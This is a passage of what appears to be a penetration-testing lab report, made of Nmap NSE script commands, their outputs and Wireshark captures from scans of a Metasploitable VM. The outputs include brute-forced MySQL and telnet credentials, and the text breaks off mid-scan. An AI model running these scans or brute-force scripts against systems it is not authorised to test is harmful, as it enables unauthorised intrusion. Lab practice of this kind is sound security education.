     19 0.267910984    192.168.188.164       192.168.188.129       TCP        76 41940 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2442575488 TSecr=0 WS=128
     20 0.268088357    192.168.188.164       192.168.188.129       TCP        76 41946 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2442575488 TSecr=0 WS=128
     21 0.268245113    192.168.188.164       192.168.188.129       TCP        76 41948 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2442575488 TSecr=0 WS=128
     22 0.268401908    192.168.188.164       192.168.188.129       TCP        76 41956 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2442575488 TSecr=0 WS=128
     23 0.268575756    192.168.188.164       192.168.188.129       TCP        76 41964 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2442575488 TSecr=0 WS=128
     24 0.268815306    192.168.188.164       192.168.188.129       TCP        76 41972 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2442575489 TSecr=0 WS=128
     25 0.269031331    192.168.188.164       192.168.188.129       TCP        76 41988 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2442575489 TSecr=0 WS=128
     26 0.269229184    192.168.188.164       192.168.188.129       TCP        76 41990 → 3306 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=2442575489 TSecr=0 WS=128
     27 0.271486987    192.168.188.129       192.168.188.164       TCP        76 3306 → 41930 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=200519 TSecr=2442575487 WS=128
     28 0.271623535    192.168.188.164       192.168.188.129       TCP        68 41930 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2442575491 TSecr=200519
     29 0.271487458    192.168.188.129       192.168.188.164       TCP        76 3306 → 41932 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=200519 TSecr=2442575487 WS=128
     30 0.271739153    192.168.188.164       192.168.188.129       TCP        68 41932 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2442575491 TSecr=200519
     31 0.271487628    192.168.188.129       192.168.188.164       TCP        76 3306 → 41940 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=200519 TSecr=2442575488 WS=128
     32 0.271978061    192.168.188.164       192.168.188.129       TCP        68 41940 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2442575492 TSecr=200519
     33 0.272077447    192.168.188.129       192.168.188.164       TCP        76 3306 → 41946 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=200519 TSecr=2442575488 WS=128
     34 0.273276755    192.168.188.164       192.168.188.129       TCP        68 41946 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2442575493 TSecr=200519
     35 0.272877856    192.168.188.129       192.168.188.164       TCP        76 3306 → 41948 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=200519 TSecr=2442575488 WS=128
     36 0.273401815    192.168.188.164       192.168.188.129       TCP        68 41948 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2442575493 TSecr=200519
     37 0.272878016    192.168.188.129       192.168.188.164       TCP        76 3306 → 41956 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=200519 TSecr=2442575488 WS=128
     38 0.273623630    192.168.188.164       192.168.188.129       TCP        68 41956 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2442575493 TSecr=200519
     39 0.272878177    192.168.188.129       192.168.188.164       TCP        76 3306 → 41964 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=200519 TSecr=2442575488 WS=128
     40 0.273761200    192.168.188.164       192.168.188.129       TCP        68 41964 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2442575494 TSecr=200519
     41 0.272878237    192.168.188.129       192.168.188.164       TCP        76 3306 → 41972 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=200519 TSecr=2442575489 WS=128
     42 0.273973701    192.168.188.164       192.168.188.129       TCP        68 41972 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2442575494 TSecr=200519
     43 0.275246728    192.168.188.129       192.168.188.164       TCP        76 3306 → 41988 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=200519 TSecr=2442575489 WS=128
     44 0.275376927    192.168.188.164       192.168.188.129       TCP        68 41988 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2442575495 TSecr=200519
     45 0.275247139    192.168.188.129       192.168.188.164       TCP        76 3306 → 41990 [SYN, ACK] Seq=0 Ack=1 Win=5792 Len=0 MSS=1460 SACK_PERM TSval=200519 TSecr=2442575489 WS=128
     46 0.275524409    192.168.188.164       192.168.188.129       TCP        68 41990 → 3306 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2442575495 TSecr=200519
```

Script to know sub domain

```
┌──(root㉿kali)-[/home/dhairya]
└─# nmap --script http-grep.nse p-80 192.168.188.129
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 11:04 IST
Failed to resolve "p-80".
Nmap scan report for 192.168.188.129
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
| http-grep:
|   (1) http://192.168.188.129:80/dav/:
|     (1) ip:
|       + 192.168.188.129
|   (1) http://192.168.188.129:80/mutillidae/index.php?page=capture-data.php:
|     (1) ip:
|_      + 192.168.188.164
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
| http-grep:
|   (2) http://192.168.188.129:8180/:
|     (2) email:
|       + users@tomcat.apache.org
|       + dev@tomcat.apache.org
|   (3) http://192.168.188.129:8180/tomcat-docs/changelog.html:
|     (3) email:
|       + remm@apache.org
|       + yoavs@apache.org
|       + fhanik@apache.org
|   (1) http://192.168.188.129:8180/tomcat-docs/:
|     (1) email:
|       + craigmcc@apache.org
```

```
       + dev@tomcat.apache.org
   (3) http://192.168.188.129:8180/tomcat-docs/changelog.html:
     (3) email:
       + remm@apache.org
       + yoavs@apache.org
       + fhanik@apache.org
   (1) http://192.168.188.129:8180/tomcat-docs/:
     (1) email:
       + craigmcc@apache.org
   (1) http://192.168.188.129:8180/admin/:
     (1) ip:
       + 192.168.188.129
   (1) http://192.168.188.129:8180/tomcat-docs/default-servlet.html:
     (1) email:
       + funkman@apache.org
   (2) http://192.168.188.129:8180/tomcat-docs/security-manager-howto.html:
     (2) email:
       + glenn@voyager.apg.more.net
       + jeanfrancois.arcand@sun.com
   (3) http://192.168.188.129:8180/tomcat-docs/realm-howto.html:
     (3) email:
       + arjaquith@mindspring.com
       + j.jones@mycompany.com
       + f.bloggs@mycompany.com
   (1) http://192.168.188.129:8180/tomcat-docs/introduction.html:
     (1) email:
_      + rslifka@sfu.ca
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 2.79 seconds
```



File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http


No.	Time	Source	Destination	Protocol	Length	Info
414	415.798994868	192.168.188.164	192.168.188.129	HTTP	221	GET / HTTP/1.1
418	415.817376170	192.168.188.129	192.168.188.164	HTTP	73	HTTP/1.1 200 OK (text/html)
427	415.824311878	192.168.188.164	192.168.188.129	HTTP	232	GET /phpMyAdmin/ HTTP/1.1
435	415.882305598	192.168.188.129	192.168.188.164	HTTP	73	HTTP/1.1 200 OK (text/html)
444	415.891800584	192.168.188.164	192.168.188.129	HTTP	226	GET /dvwa/ HTTP/1.1
446	415.930409633	192.168.188.129	192.168.188.164	HTTP	513	HTTP/1.1 302 Found
454	415.934275211	192.168.188.164	192.168.188.129	HTTP	235	GET /dvwa/login.php HTTP/1.1
458	415.957812606	192.168.188.129	192.168.188.164	HTTP	73	HTTP/1.1 200 OK (text/html)
466	415.964005685	192.168.188.164	192.168.188.129	HTTP	225	GET /dav/ HTTP/1.1
468	415.967318351	192.168.188.129	192.168.188.164	HTTP	936	HTTP/1.1 200 OK (text/html)
477	415.973073303	192.168.188.164	192.168.188.129	HTTP	227	GET /twiki/ HTTP/1.1
479	415.979831398	192.168.188.129	192.168.188.164	HTTP	1135	HTTP/1.1 200 OK (text/html)
488	415.987153740	192.168.188.164	192.168.188.129	HTTP	232	GET /mutillidae/ HTTP/1.1
508	416.166635565	192.168.188.129	192.168.188.164	HTTP	73	HTTP/1.1 200 OK (text/html)
516	416.250955625	192.168.188.164	192.168.188.129	HTTP	241	GET /phpMyAdmin/location; HTTP/1.1
518	416.253217840	192.168.188.129	192.168.188.164	HTTP	557	HTTP/1.1 404 Not Found (text/html)
526	416.257682279	192.168.188.164	192.168.188.129	HTTP	241	GET /phpMyAdmin/print.css HTTP/1.1
528	416.262796254	192.168.188.129	192.168.188.164	HTTP	1416	HTTP/1.1 200 OK (text/css)
536	416.267619140	192.168.188.164	192.168.188.129	HTTP	371	GET /phpMyAdmin/phpmyadmin.css.php?lang=en-utf-8&convcharset=utf-8&token=75c488765f852aab49e7be11
544	416.332776048	192.168.188.129	192.168.188.164	HTTP	4546	HTTP/1.1 200 OK (text/css)
551	416.354083675	192.168.188.164	192.168.188.129	HTTP	241	GET /phpMyAdmin/index.php HTTP/1.1
559	416.420450560	192.168.188.129	192.168.188.164	HTTP	73	HTTP/1.1 200 OK (text/html)
568	416.431992136	192.168.188.164	192.168.188.129	HTTP	243	GET /phpMyAdmin/favicon.ico HTTP/1.1
576	416.440887691	192.168.188.129	192.168.188.164	HTTP	1859	HTTP/1.1 200 OK (image/x-icon)
583	416.456276092	192.168.188.164	192.168.188.129	HTTP	244	GET /dvwa/dvwa/css/login.css HTTP/1.1
585	416.461139698	192.168.188.129	192.168.188.164	HTTP	960	HTTP/1.1 200 OK (text/css)
593	416.464094393	192.168.188.164	192.168.188.129	HTTP	233	GET /dav/?C=D;O=A HTTP/1.1
596	416.467674397	192.168.188.129	192.168.188.164	HTTP	936	HTTP/1.1 200 OK (text/html)
604	416.474656903	192.168.188.164	192.168.188.129	HTTP	233	GET /dav/?C=N;O=D HTTP/1.1
606	416.476146217	192.168.188.129	192.168.188.164	HTTP	936	HTTP/1.1 200 OK (text/html)
615	416.483121684	192.168.188.164	192.168.188.129	HTTP	233	GET /dav/?C=S;O=A HTTP/1.1
617	416.484696485	192.168.188.129	192.168.188.164	HTTP	936	HTTP/1.1 200 OK (text/html)
626	416.490855500	192.168.188.164	192.168.188.129	HTTP	233	GET /dav/?C=M;O=A HTTP/1.1
628	416.492537579	192.168.188.129	192.168.188.164	HTTP	936	HTTP/1.1 200 OK (text/html)
637	416.500050643	192.168.188.164	192.168.188.129	HTTP	238	GET /twiki/license.txt HTTP/1.1
645	416.507393512	192.168.188.129	192.168.188.164	HTTP	2395	HTTP/1.1 200 OK (text/plain)
652	416.521422992	192.168.188.164	192.168.188.129	HTTP	250	GET /twiki/TWikiDocumentation.html HTTP/1.1
996	416.707492840	192.168.188.129	192.168.188.164	HTTP	89	HTTP/1.1 200 OK (text/html)
1004	417.274708600	192.168.188.164	192.168.188.129	HTTP	237	GET /twiki/readme.txt HTTP/1.1
1008	417.282280345	192.168.188.129	192.168.188.164	HTTP	320	HTTP/1.1 200 OK (text/plain)

Script to find vulnerability related to mysql

```
┌──(root㉿kali)-[/home/dhairya]
└─# nmap --script mysql* -p3306 192.168.188.129
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 11:10 IST
Stats: 0:00:45 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.62% done; ETC: 11:11 (0:00:01 remaining)
Stats: 0:01:27 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.62% done; ETC: 11:11 (0:00:02 remaining)
Stats: 0:02:03 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 97.62% done; ETC: 11:12 (0:00:03 remaining)
Nmap scan report for 192.168.188.129
Host is up (0.0012s latency).

PORT     STATE SERVICE
3306/tcp open  mysql
| mysql-brute:
|   Accounts:
|     root:<empty> - Valid credentials
|     guest:<empty> - Valid credentials
|   Statistics: Performed 1798 guesses in 30 seconds, average tps: 72.1
|_  ERROR: The service seems to have failed or is heavily firewalled...
| mysql-empty-password:
|_  root account has empty password
| mysql-databases:
|   information_schema
|   dvwa
|   metasploit
|   mysql
|   owasp10
|   tikiwiki
|_  tikiwiki195
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 1798
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, SupportsTransactions, LongColumnFlag, SwitchToSSLAfterHandshake, Speaks41Protoc
olNew, SupportsCompression, ConnectWithDatabase
|   Status: Autocommit
|_  Salt: Nd.T@$1g6ws^]67OiBOE
| mysql-enum:
|   Accounts: No valid accounts found
|_  Statistics: Performed 10 guesses in 1 seconds, average tps: 10.0
| mysql-variables:
|   auto_increment_increment: 1
|   auto_increment_offset: 1
|   automatic_sp_privileges: ON
```

```
| mysql-users:
|   debian-sys-maint
|   guest
|_  root
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 157.28 seconds

┌──(root㉿kali)-[/home/dhairya]
└─#
```

Trying different user name



Got response for root after many try

```
21069 147.653605539 192.168.188.164 192.168.188.129 MySQL 110 Login Request user=root
21070 147.653790372 192.168.188.164 192.168.188.129 MySQL 110 Login Request user=root
21071 147.653939948 192.168.188.164 192.168.188.129 MySQL 110 Login Request user=root
21072 147.654106255 192.168.188.164 192.168.188.129 MySQL 110 Login Request user=root
21074 147.657071386 192.168.188.129 192.168.188.164 MySQL  79 Response  OK
21076 147.657071486 192.168.188.129 192.168.188.164 MySQL  79 Response  OK
21078 147.657071586 192.168.188.129 192.168.188.164 MySQL  79 Response  OK
21080 147.657751930 192.168.188.129 192.168.188.164 MySQL  79 Response  OK
21081 147.658424684 192.168.188.164 192.168.188.129 MySQL 109 Request Query
21082 147.658563646 192.168.188.164 192.168.188.129 MySQL 153 Request Query
21083 147.658679274 192.168.188.164 192.168.188.129 MySQL  87 Request Query
21084 147.658790357 192.168.188.164 192.168.188.129 MySQL  87 Request Query
21085 147.660999989 192.168.188.129 192.168.188.164 MySQL 242 Response TABULAR Response
21086 147.661753483 192.168.188.129 192.168.188.164 MySQL 4412 Response TABULAR Response
21088 147.663775959 192.168.188.129 192.168.188.164 MySQL 2297 Response
21089 147.664996785 192.168.188.129 192.168.188.164 MySQL 171 Response TABULAR Response
21090 147.665987255 192.168.188.129 192.168.188.164 MySQL 178 Response TABULAR Response
```

Script to find vulnerability related to smtp

```
┌──(root㉿kali)-[/home/dhairya]
└─# nmap --script smtp* -p25 192.168.188.129
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 11:15 IST
Nmap scan report for 192.168.188.129
Host is up (0.0011s latency).

PORT   STATE SERVICE
25/tcp open  smtp
| smtp-enum-users:
|_  Method RCPT returned a unhandled status code.
|_smtp-open-relay: Server doesn't seem to be an open relay, all tests failed
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8B
ITMIME, DSN
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 28.98 seconds
```


smtp

No.	Time	Source	Destination	Protocol	Length	Info
33	0.335073696	192.168.188.129	192.168.188.164	SMTP	123	S: 220 metasploitable.loca
35	0.335074287	192.168.188.129	192.168.188.164	SMTP	123	S: 220 metasploitable.loca
37	0.336150305	192.168.188.129	192.168.188.164	SMTP	123	S: 220 metasploitable.loca
39	0.342934274	192.168.188.129	192.168.188.164	SMTP	123	S: 220 metasploitable.loca
42	0.349715983	192.168.188.164	192.168.188.129	SMTP	90	C: EHLO nmap.scanme.org
43	0.350265678	192.168.188.164	192.168.188.129	SMTP	90	C: EHLO nmap.scanme.org
44	0.350398611	192.168.188.129	192.168.188.164	SMTP	123	S: 220 metasploitable.loca
46	0.350545643	192.168.188.164	192.168.188.129	SMTP	90	C: EHLO nmap.scanme.org
49	0.351576839	192.168.188.129	192.168.188.164	SMTP	217	S: 250-metasploitable.loca
51	0.351577129	192.168.188.129	192.168.188.164	SMTP	217	S: 250-metasploitable.loca
52	0.352401821	192.168.188.129	192.168.188.164	SMTP	217	S: 250-metasploitable.loca
58	0.400727669	192.168.188.164	192.168.188.129	SMTP	90	C: EHLO nmap.scanme.org
60	0.403404669	192.168.188.129	192.168.188.164	SMTP	217	S: 250-metasploitable.loca
63	0.450817511	192.168.188.164	192.168.188.129	SMTP	74	C: QUIT
64	0.451033178	192.168.188.164	192.168.188.129	SMTP	74	C: RSET
65	0.452655603	192.168.188.129	192.168.188.164	SMTP	83	S: 221 2.0.0 Bye
68	0.453697573	192.168.188.129	192.168.188.164	SMTP	82	S: 250 2.0.0 Ok
77	0.517231802	192.168.188.129	192.168.188.164	SMTP	123	S: 220 metasploitable.loca
79	0.553668514	192.168.188.164	192.168.188.129	SMTP	82	C: MAIL FROM:<>
80	0.556554062	192.168.188.164	192.168.188.129	SMTP	178	C: DATA fragment, 110 byte
81	0.557195310	192.168.188.129	192.168.188.164	SMTP	82	S: 250 2.1.0 Ok
84	0.559021206	192.168.188.129	192.168.188.164	SMTP	109	S: 502 5.5.2 Error: comman
87	0.660205823	192.168.188.164	192.168.188.129	SMTP	105	C: RCPT TO:<relaytest@nmap
88	0.661039087	192.168.188.164	192.168.188.129	SMTP	78	C: STARTTLS
89	0.663110702	192.168.188.129	192.168.188.164	SMTP	98	S: 220 2.0.0 Ready to star
93	0.680138321	192.168.188.129	192.168.188.164	SMTP	128	S: 554 5.7.1 <relaytest@nm

212	5.205125409	192.168.188.129	192.168.188.164	TCP	68	25 → 35674 [ACK] Seq=56 Ack=23 Win=5888 Len=0 TSval=144888 TSecr=2442019140
213	5.206670840	192.168.188.129	192.168.188.164	TCP	68	25 → 35676 [ACK] Seq=56 Ack=7 Win=5888 Len=0 TSval=144888 TSecr=2442019140
214	5.206671271	192.168.188.129	192.168.188.164	SMTP	217	S: 250-metasploitable.localdomain | PIPELINING | SIZE 10240000 | VRFY | ETRN | STARTTLS | ENHANCEDSTATUSCODES | 8BITMIME | DSN
215	5.207522169	192.168.188.129	192.168.188.164	SMTP	83	S: 221 2.0.0 Bye
216	5.209483992	192.168.188.129	192.168.188.164	TCP	68	25 → 35676 [FIN, ACK] Seq=71 Ack=7 Win=5888 Len=0 TSval=144888 TSecr=2442019140
217	5.210708334	192.168.188.129	192.168.188.164	SMTP	217	S: 250-metasploitable.localdomain | PIPELINING | SIZE 10240000 | VRFY | ETRN | STARTTLS | ENHANCEDSTATUSCODES | 8BITMIME | DSN
218	5.252349786	fe80::d091:2a2d:a34…	2401:4900:84da:6a6e…	ICMPv6	88	Neighbor Solicitation for 2401:4900:84da:6a6e::1c from 08:00:27:72:6a:99
219	5.253850096	192.168.188.164	192.168.188.129	TCP	68	35676 → 25 [ACK] Seq=7 Ack=72 Win=64256 Len=0 TSval=2442019190 TSecr=144888
220	5.254446177	192.168.188.164	192.168.188.129	TCP	68	35668 → 25 [ACK] Seq=23 Ack=205 Win=64128 Len=0 TSval=2442019191 TSecr=144888
221	5.254561375	192.168.188.164	192.168.188.129	TCP	68	35676 → 25 [RST, ACK] Seq=7 Ack=72 Win=64256 Len=0 TSval=2442019191 TSecr=144888
222	5.254675231	192.168.188.164	192.168.188.129	TCP	68	35674 → 25 [ACK] Seq=23 Ack=205 Win=64128 Len=0 TSval=2442019191 TSecr=144888
223	5.256036550	2401:4900:84da:6a6e…	fe80::d091:2a2d:a34…	ICMPv6	80	Neighbor Advertisement 2401:4900:84da:6a6e::1c (rtr, sol)
224	5.306365878	192.168.188.164	192.168.188.129	SMTP	106	C: MAIL FROM:<usertest@nmap.scanme.org>
225	5.306554416	192.168.188.164	192.168.188.129	SMTP	74	C: HELP
226	5.309623461	192.168.188.129	192.168.188.164	SMTP	82	S: 250 2.1.0 Ok
227	5.309662935	192.168.188.164	192.168.188.129	TCP	68	35668 → 25 [ACK] Seq=61 Ack=219 Win=64128 Len=0 TSval=2442019246 TSecr=144898
228	5.311077577	192.168.188.129	192.168.188.164	SMTP	109	S: 502 5.5.2 Error: command not recognized
229	5.311099187	192.168.188.164	192.168.188.129	TCP	68	35674 → 25 [ACK] Seq=29 Ack=246 Win=64128 Len=0 TSval=2442019247 TSecr=144898
230	5.387353862	82:f3:db:3e:a7:b3		ARP	62	Who has 192.168.188.129? Tell 192.168.188.244
231	5.406384177	192.168.188.164	192.168.188.129	SMTP	100	C: RCPT TO:<root@nmap.scanme.org>
232	5.406534473	192.168.188.164	192.168.188.129	SMTP	74	C: QUIT
233	5.409241933	192.168.188.129	192.168.188.164	SMTP	123	S: 554 5.7.1 <root@nmap.scanme.org>: Relay access denied
234	5.409290129	192.168.188.164	192.168.188.129	TCP	68	35668 → 25 [ACK] Seq=93 Ack=274 Win=64128 Len=0 TSval=2442019345 TSecr=144908
235	5.410281030	192.168.188.129	192.168.188.164	SMTP	83	S: 221 2.0.0 Bye
236	5.410309610	192.168.188.164	192.168.188.129	TCP	68	35674 → 25 [ACK] Seq=35 Ack=261 Win=64128 Len=0 TSval=2442019346 TSecr=144909
237	5.411216123	192.168.188.129	192.168.188.164	TCP	68	25 → 35674 [FIN, ACK] Seq=261 Ack=35 Win=5888 Len=0 TSval=144909 TSecr=2442019346
238	5.453957565	192.168.188.164	192.168.188.129	TCP	68	35674 → 25 [ACK] Seq=35 Ack=262 Win=64128 Len=0 TSval=2442019390 TSecr=144909
239	5.456086967	192.168.188.164	192.168.188.129	TCP	68	35674 → 25 [RST, ACK] Seq=35 Ack=262 Win=64128 Len=0 TSval=2442019392 TSecr=144909
240	5.506554487	192.168.188.164	192.168.188.129	SMTP	79	C: VRFY root
241	5.510589199	192.168.188.129	192.168.188.164	SMTP	84	S: 252 2.0.0 root
242	5.510620842	192.168.188.164	192.168.188.129	TCP	68	35668 → 25 [ACK] Seq=104 Ack=290 Win=64128 Len=0 TSval=2442019447 TSecr=144919
243	5.587667699	192.168.188.129	192.168.188.164	SMTP	82	S: 250 2.1.0 Ok
244	5.588315116	192.168.188.164	192.168.188.129	SMTP	79	C: EXPN root
245	5.588635145	192.168.188.164	192.168.188.129	SMTP	132	C: RCPT TO:<relaytest@nmap.scanme.org@metasploitable.localdomain>
246	5.589573455	192.168.188.129	192.168.188.164	TCP	68	25 → 35702 [ACK] Seq=1194 Ack=1031 Win=5888 Len=0 TSval=144927 TSecr=2442019525
247	5.590679503	192.168.188.129	192.168.188.164	SMTP	109	S: 502 5.5.2 Error: command not recognized
248	5.590704697	192.168.188.164	192.168.188.129	TCP	68	35668 → 25 [ACK] Seq=115 Ack=331 Win=64128 Len=0 TSval=2442019527 TSecr=144927
249	5.639367276	192.168.188.164	192.168.188.129	SMTP	74	C: QUIT
250	5.641015113	192.168.188.129	192.168.188.164	SMTP	83	S: 221 2.0.0 Bye


Preforming http enumeration to gather information related to target system

```
┌──(root㉿kali)-[/home/dhairya]
└─# nmap --script http-enum.nse -p80 192.168.188.129
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 11:18 IST
Nmap scan report for 192.168.188.129
Host is up (0.0011s latency).

PORT   STATE SERVICE
80/tcp open  http
| http-enum:
|   /tikiwiki/: Tikiwiki
|   /test/: Test page
|   /phpinfo.php: Possible information file
|   /phpMyAdmin/: phpMyAdmin
|   /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
|   /icons/: Potentially interesting folder w/ directory listing
|_  /index/: Potentially interesting folder
MAC Address: 08:00:27:78:F6:E4 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 11.69 seconds
```



Script to find vulnerability related to telnet

```
┌──(root㉿kali)-[/home/dhairya]
└─# nmap --script telnet* 192.168.188.129
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-09 11:20 IST
Stats: 0:07:42 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 87.91% done; ETC: 11:29 (0:01:04 remaining)
NSE: [telnet-brute] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute] usernames: Time limit 10m00s exceeded.
NSE: [telnet-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.188.129
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
| telnet-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 363 guesses in 619 seconds, average tps: 2.5
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
